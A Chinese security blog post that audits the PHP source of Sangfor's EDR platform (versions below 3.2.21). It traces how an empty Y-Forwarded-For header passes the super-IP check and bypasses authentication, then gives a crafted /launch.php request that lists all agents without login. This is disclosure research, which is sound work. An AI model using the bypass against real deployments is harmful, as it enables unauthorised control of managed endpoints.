深信服edr终端检测响应平台（<3.2.21）代码审计挖掘（权限绕过）

前言

前几天收到某终端检测响应平台代码未授权 RCE 的漏洞情报，基本上被师傅们玩的差不多了，基于其他社群传出的源代码进行代码审计挖掘。

本文不会对太多细节进行描述，仅做一个流程分析和梳理，文中若有不当之处还望各位师傅斧正。

审计流程

其源代码的大致目录如下：

```
.
├── cascade
├── dbint64_to_array.php
├── dbstr_to_int64.php
├── diskio
├── get_auth.php
├── heart_aware.php
├── kill.exe
├── lang
├── ldb
├── ldb.js
├── ldb_collect.php
├── ldb_daemon.php
├── ldb_manage.php
├── ldb_mapreduce.php
```

```
├── ldb_master.php
├── ldb_rest.php
├── ldb_rfs.php
├── ldb_stream.php
├── license
├── link_log_second_convert.php
├── locks
├── manage

├── mapreduce
├── mdb
├── mdb.ini
├── mdb_console.php
├── mdb_server.php
├── misc
├── modify_detect_engine_config.php
├── mongo
├── mongo.exe
├── mongo_config
├── mongod
├── mongodump
├── mongoexport
├── mongoexport.exe
├── mongoimport
├── mongoimport.exe
├── mongorestore
├── netshare.bat
├── patch_upgrade_ipc.php
├── php-fpm-start.sh
├── php-trace
├── phptrace
├── platform
├── start.php
├── start.sh
├── start_mongo.sh
├── start_mongo_for_log.sh
├── sync_execute.php
├── timing_update.php
├── unzip
├── update_virusandavscan.php
├── web
└── zip
```

其中 `/web` 为 Web 服务目录，文件均可通过 `HTTP服务` 进行访问，故我们从该目录下的文件下手审计。

ldb_mapreduce_invoke 函数分析

不是一把梭的 0day 都不叫 0day，寻找能勾起兴趣的文件，发现了它（文件名带有 `upload` ） `/bin/web/divideUploader.php` ：

```
if($_SERVER['REQUEST_METHOD']=="POST"){
    //超时开关打开，后台登录时间不刷新
    $update = (isset($_POST['auto']) && $_POST['auto'] == AUTO_FLASH_SWITCH) ? false : tr
ue;
    ldb_mapreduce_invoke('call_method','util.common.auth', 'app_auth_check', $update);
    ...
}
```

访问没有做限制，只要 HTTP 请求类型为 `POST` 就进入上传功能代码逻辑流程，三元运算很简单不用看，我们来看下这段代码：

```
ldb_mapreduce_invoke('call_method','util.common.auth', 'app_auth_check', $update);
```

跟进函数： `ldb_mapreduce_invoke` ， 文件： `/bin/mapreduce/core.php` （*line 19*）：

```
/*
 * 全局的mapreduce对象，提供所有map/reduce工作器件的注册和获取接口
 */
$ldb_mapreduce = (object)array();

/*
 * 调用mapduce接口，变参
 * @return mix 返回调用接口的返回值
 */
```

```
function ldb_mapreduce_invoke() {
    global $ldb_mapreduce;

    $params = func_get_args();
    if (!count($params)) {
        return false;
    } //判断参数个数，如果为0则return false;
    $func = $params[0];
    if (!property_exists($ldb_mapreduce, $func)) {
        return false;
    }
    $params[0] = $ldb_mapreduce;
    return call_user_func($ldb_mapreduce->$func, $params);
}
```

接收自定义参数列表： `$params = func_get_args();` （该函数以数组形式返回，获取当前函数的所有传入参数值），在这就是 `array('call_method','util.common.auth', 'app_auth_check', $update)`

赋值（ `$params[0] = 'call_method'` ） `$func` ，检查 `$func` 属性是否存在于指定的类（ `$ldb_mapreduce` ）中：

```
$func = $params[0];
if (!property_exists($ldb_mapreduce, $func)) {
    return false;
}
```

最后 `call_user_func` 函数回调，调用 `$ldb_mapreduce->call_method` 方法，继续跟进此方法（*line 239*）：

```
$ldb_mapreduce->call_method = function ($params) {
    if (count($params) < 3) {
        return false;
    }
```

```
    $object = array_shift($params);
    $id     = array_shift($params);
    $method = array_shift($params);
    $object = call_user_func($object->get, array($object, $id));
    if (!is_object($object)
        || !property_exists($object, $method)
        || !is_callable($object->$method)) {
        return false;
    }
    return call_user_func_array($object->$method, $params);
};
```

简单理解，这是一个匿名函数，形参 `$params` （在这里也就表示 `array($ldb_mapreduce, 'util.common.auth', 'app_auth_check', $update)` ），判断 `$params` 数组长度是否小于 `3` ，在这里明显不小于，所以继续跟进赋值变量，其一一对应内容为：

```
$object = array_shift($params); // -> $ldb_mapreduce
$id     = array_shift($params); // -> util.common.auth
$method = array_shift($params); // -> app_auth_check
```

赋值完成之后进入回调函数： `$object = call_user_func($object->get, array($object, $id));` ，调用 `$ldb_mapreduce->get` 传入 `array($object, $id))` ，接下来继续跟进 `$ldb_mapreduce->get` ：

```
/*
 * 获取组件
 * @param array $params 参数数组，array(对象，名称)
 * @return callable 返回组件构造器，如果没有构造器返回null
 */
$ldb_mapreduce->get = function ($params) use(&$store_root) {
//ldb_info("get params: ".json_encode($params));
    list($object, $id) = $params;
    if (!strstr($id, "@")) {
        $id = "$id@ldb";
    }
    $fields = preg_split("/[\.\\\\\\/]+/", $id);
```

```
    if (!count($fields)) {
        return null;
    }
    $component = $fields[0];
    //ldb_info("$component");
    $id = implode("/", $fields);
    list($path, $base) = explode("@", $id);
    if (!property_exists($object, $component)

        || !array_key_exists($id, $object->$component)) {
        if ($base == "ldb") {
            $php = dirname(__FILE__)."/$path.php";
        } else {
            $php = "$store_root/$base/bin/$path.php";
        }
        if (!file_exists($php)) {
            return null;
        }
        if (!class_exists("Error")) {
            require_once($php);
        } else {
            try {
                require_once($php);
            } catch (Error $e) {
                ldb_die($e);
            }
        }
    //ldb_info("id: ".$id.",component: ".$object->$component);
        if (!array_key_exists($id, $object->$component)) {
            ldb_info("! array_key_exists");
            return null;
        }
    }
    $components = $object->$component;
    return $components[$id];
};
```

由于代码过长，很多可以直接在本地调试输出，大概解释下这里的意思，就是将 `$id = 'util.common.auth';` 处理变成路径 `$php = dirname(__FILE__)."/$path.php";` ，结果就是 `/bin/mapreduce/util/common/auth.php`

接着 require_once（ 包含 ）这个文件，最后将 `auth.php` 文件公开的注册接口返回：

```php
$object = (object)array(
            "sys_users_get"           => $sys_users_get,
            "auth_devices_get"        => $auth_devices_get,
            "login_sys_user_get"      => $login_sys_user_get,
            "login_survey_user_get"   => $login_survey_user_get,
            "auth_groups_get"         => $auth_groups_get,
            "auth_group_sons_get"     => $auth_group_sons_get,
            "sys_user_exist_check"    => $sys_user_exist_check,
            "page_auth_check"         => $page_auth_check,
            "group_auth_check"        => $group_auth_check,
            "device_auth_check"       => $device_auth_check,
            "login_authed_check"      => $login_authed_check,
            "auth_users_detail_get"   => $auth_users_detail_get,
            "session_array_get"       => $session_array_get,
            "sess_keyvalue_get"       => $sess_keyvalue_get,
            "user_role_get"           => $user_role_get,
            "sess_keyvalue_set"       => $sess_keyvalue_set,
            "dc_session_destroy"      => $dc_session_destroy,
            "statics_auth_check"      => $statics_auth_check,
            "query_auth_check"        => $query_auth_check,
            "option_auth_check"       => $option_auth_check,
            "app_auth_check"          => $app_auth_check,
            "update_waf_cookie"       => $update_waf_cookie,
            "timeout_check"           => $timeout_check,
            "login_redirect"          => $login_redirect,
            "session_id_regenerate"   => $session_id_regenerate,
            "weak_passpwd_check"     => $weak_passpwd_check,
            "check_user_pwd_weak_timeout" => $check_user_pwd_weak_timeout,
            "super_ip_check"          => $super_ip_check,
            "del_user_notify"         => $del_user_notify
            );

/**
 * 注册权限信息检测和获取的接口
 */
ldb_mapreduce_invoke("register",
                     ldb_mapreduce_invoke("uniqid", __FILE__) . $object);
```

至此，我们对 `ldb_mapreduce_invoke` 函数的分析就差不多了，最后又是一个 `call_user_func` 回调函数调用 `auth.php` 接口 `app_auth_check` ：

```
return call_user_func_array($func, $params);
```

app_auth_check 函数分析

`app_auth_check` 函数就是检测当前是否具备访问接口权限下，代码如下：

```
$app_auth_check = function ($update=true) use(&$login_authed_check,
                                        &$sess_keyvalue_get,
                                        &$timeout_check,
                                        &$dc_session_destroy,
                                        &$login_redirect,
                                        &$super_ip_check){
    // 自动化放开权限检查
    if (ldb_auto_check()) {
        return true;
    }
    // 如果是后台调用app，则不进行权限检查
    if (ldb_is_cli()) {
        return true;
    }
    //如果是通过特权IP登陆，则不需要进行权限检查
    $is_super_ip = call_user_func($super_ip_check);
    if($is_super_ip){
        return true;
    }

    call_user_func($timeout_check, $update);

    // 检测是否登录
    $login = call_user_func($login_authed_check);
```

```
    if ($login == false) {
        call_user_func($login_redirect);
        return false;
    }
    // 进行控制台登陆超时检测
    /*
    // app权限检测
    $user_auth_info = call_user_func($sess_keyvalue_get, "auth_page_info");

    // 检查授权
    if (isset($user_auth_info["$page_id"]["auth"])) {
        $auth = $user_auth_info["$page_id"]["auth"];
        if ($auth === true) {
            return true;
        }
    }
    return false;
    */
    return true;
};
```

逐个逻辑跟进分析即可，最后发现特权 IP 登陆的判断有问题：

```
$is_super_ip = call_user_func($super_ip_check);
    if($is_super_ip){
        return true;
    }
```

跟进函数 `super_ip_check` ，发现这里获取的了 HTTP 请求头（ `$_SERVER["HTTP_Y_FORWARDED_FOR"] = Y-Forwarded-For` ）与 `$super_ip` 进行判断：

```
$super_ip_check = function() use(&$get_super_ip, &$super_user_check){
    $super_ip = call_user_func($get_super_ip);
    $user_addr = $_SERVER["HTTP_Y_FORWARDED_FOR"];
    if($user_addr == $super_ip){
        return true;
    }
    else{
```

```
        return call_user_func($super_user_check);
    }
};
```

阅读以上代码知道 `$super_ip` 是通过回调函数调用 `get_super_ip` 的结果，这里还需要再跟进 `get_super_ip` 函数：

```
$get_super_ip = function(){
    $super_ip_config = ldb_ext_root()."../../dc/config/cssp_super_ip.ini";
    $super_ip = "";
    if(file_exists($super_ip_config)){
        $super_config_data = parse_ini_file($super_ip_config, true);
        $super_ip = isset($super_config_data["config"]["super_ip"]) ? $super_config_data
["config"]["super_ip"] : "";
    }

    return $super_ip;
};
```

在这段代码中我们得知其需要获取 `cssp_super_ip.ini` 文件的内容赋值变量 `$super_ip` 再进行 `return $super_ip` ，但默认环境下该文件不存在的，也就是说变量 `$super_ip` 默认就是空的。

那么我们只需要满足 `$user_addr == $super_ip` 这个条件，即可绕过这个函数（权限）检测，简而言之就是请求接口时请求头带有 `Y-Forwarded-For:` 即可。

漏洞利用

继续跟进 `divideUploader.php` 发现没办法直接利用（限制了上传路径和后缀）：

```php
//各类上传文件的类型
$divide_type = array('cfg', 'zip', 'pkg', 'cab', 'exe');
$excel_type = array('xls', 'xlsx');
$batch_type = array('bat', 'ps1', 'sh');
$config_type = array('cfg', 'zip', 'pkg');
$auth_type = array('lic');
$extr_prot_type = array('exe');

$upload_type = array(
    'divide_uploader' => 'divide',
    'excel_uploader' => 'excel',
    'batch_uploader' => 'batch',
    'config_uploader' => 'config',
    'auth_uploader' => 'auth',
    'upload_extr_file' => 'extr_prot'
);

//各类上传文件在mgr的路径
$temp_path = array(
    'divide' => UPGRADE_DICTIONARY,
    'excel' => '/tmp/',
    'batch' => '/tmp/',
    'config' => '/tmp/',
    'auth' => '/tmp/',
    'extr_prot' => EXTORTION_DICTIONARY
);

//获取各种上传文件的种类
$get_upload_file_type = array(
    'divide' => $divide_type,
    'excel' => $excel_type,
    'batch' => $batch_type,
    'config' => $config_type,
    'auth' => $auth_type,
    'extr_prot' => $extr_prot_type
);
```

只能上传指定后缀到指定目录：

全局搜索 `app_auth_check` 函数发现 `/bin/mapreduce/` 目录下的很多接口都在最开始加了一层 `app_auth_check` 函数用来做权限判断，那么我们这时候就差一个接口调用的入口即可绕过权限调用所有接口了。

只能在 `/bin/web` 可直接访问目录下寻找，发现 `/bin/web/launch.php` 文件，其文件注释就表明了这个文件是应用程序通用执行入口，可以通过分析的方式构建请求（由于分析逻辑较简单这里就不带大家过一遍了，可以自自行分析），也可以通过前台的方式直接抓到该文件的请求：

Send Cancel < ▾ > ▾

Request

Raw | Params | Headers | Hex | JSON Beautifier

```
POST /launch.php HTTP/1.1
Host: 127.0.0.1
Connection: close
Content-Length: 95
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6) AppleWebKi
Content-Type: application/x-www-form-urlencoded
Origin: https://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://127.0.0.1/ui/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

{
  "opr":"dlogin",
  "app_args":{
    "name":"app.web.auth.login",
    "options":{
    }
  },
  "data":{
    "key":175643761
  }
}
```

POST 请求传递 JSON 数据：


```
{"opr":"dlogin","app_args":{"name":"app.web.auth.login","options":{}},"data":{"key":17564
3761}}
```

其对应关系如下

```
app_args.name - 对应调用的接口文件
opr - 对应调用的公共接口函数
data - 对应公共接口函数逻辑所需的参数
```


这里简单翻了下 `/bin/mapreduce/` 目录下的一些接口，根据其判断逻辑构建请求包，这里以获取所有终端列表为例（ 权限绕过 ）。

未加 `Y-Forwarded-For` 头请求，提示需要登陆：



```
    "status":"",
    "filter_uninstalled":true,
    "exclude_agent_upgrade_state":-1,
    "exclude_virus_upgrade_state":-1,
    "mss_zone_id":"",
    "filter_mss_zone":false,
    "os_type":"",
    "recursion":1
  },
  "opr":"list_agents",
  "query_id":""
}
```


添加后权限绕过，直接可以获取数据：



最后

此漏洞危害极高，例如可以多接口搭配下发脚本，控制所有植入 Agent 的服务器权限，影响版本：<3.2.21

吐槽：这套产品的代码逻辑真的太花里胡哨了，逻辑绕来绕去，阅读时可能需要一定耐心，文中省略了一些细节，但我已经尽量写的让大家能明白整个核心逻辑，感谢阅读。